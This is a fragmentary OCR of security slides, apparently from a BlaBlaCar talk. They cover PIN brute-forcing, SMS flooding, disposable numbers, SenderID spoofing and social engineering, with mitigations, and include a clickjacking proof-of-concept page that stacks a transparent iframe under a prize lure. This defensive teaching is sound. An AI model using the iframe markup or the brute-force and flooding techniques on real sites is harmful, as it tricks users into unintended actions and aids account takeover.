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
Protect profile changes



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Solution

Phone Change

****

Email Change

****

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Solutions

Send an SMS to the old phone number

PIN form bruteforcing

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Alain

Complete your phone number verification

An SMS has been sent to **07 99 99 99 05**. Not received? Click to resend.

Please enter the 4-digit code you received by SMS:

Confirm

Haven't received your SMS yet? Resend by clicking the link above. Continue without verifying number

Why verify my phone number?

It shows you can be easily contacted to arrange your rideshares, and also that you are trustworthy and reliable.

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Solutions

- Stop validating codes after a certain number of attempts.
- Invalidate code after a short period of time.

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

SMS Flooding





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Solutions

Limit number of “Resend” uses.

Disposable phone numbers

receive-a-sms.com

Beware: yopmail for phones exists!

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Solutions

Validate phone numbers legitimacy.

nexmo

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

SenderID Spoofing





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

Don’t use brands as SenderID





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
Social Engineering…
...because humans are easy to crack!



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

Give context!





Bla Bla Car


Clickjacking

Bla Bla Car

You just won a travel to the sun!

Click here!

Bla Bla Car



Click here!

Console HTML CSS Script DOM Réseau Cookies


Éditer | div.Booki...green-bg | div.Booki...en.Block | div.span4 | div.row | div.RideD...ontainer | div#mainc...ontainer | div.page | body | html.js | iframe | body

```
<html>
  <head> </head>
  <body>
    <div style="position: absolute; top: 0; left: 0;">
    <iframe style="width: 60%; height: 100%; opacity: 0.0; z-index: 10" src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118">
  </body>
</html>
```

Bla Bla Car


```
<div style="position: absolute; top: 0; left: 0;">

    <h1>You just won a travel to the sun!</h1>

    <!-- ... -->

</div>

<iframe
    src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118"
    style="width: 60%; height: 100%; opacity: 0.0; z-index: 10;"
></iframe>
```

Bla Bla Car


Questions to the driver
Ask your question
No one's asked a question about this ride yet.
Ask Alain T a question
Request to book
Driver
BESOIN D'AIDE ?
Console
HTML
CSS
Script
DOM
Réseau
Cookies
Éditer
div.Booki...green-bg
div.Booki...en.Block
div.span4
div.row
div.RideD...ontainer
div#mainc...ontainer
div.page
body
html.js
iframe
body
<html>
<head> </head>
<body>

<iframe style="width: 60%; height: 100%; opacity: 0.7; z-index: 10 src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118">
</body>
</html>

Bla Bla Car

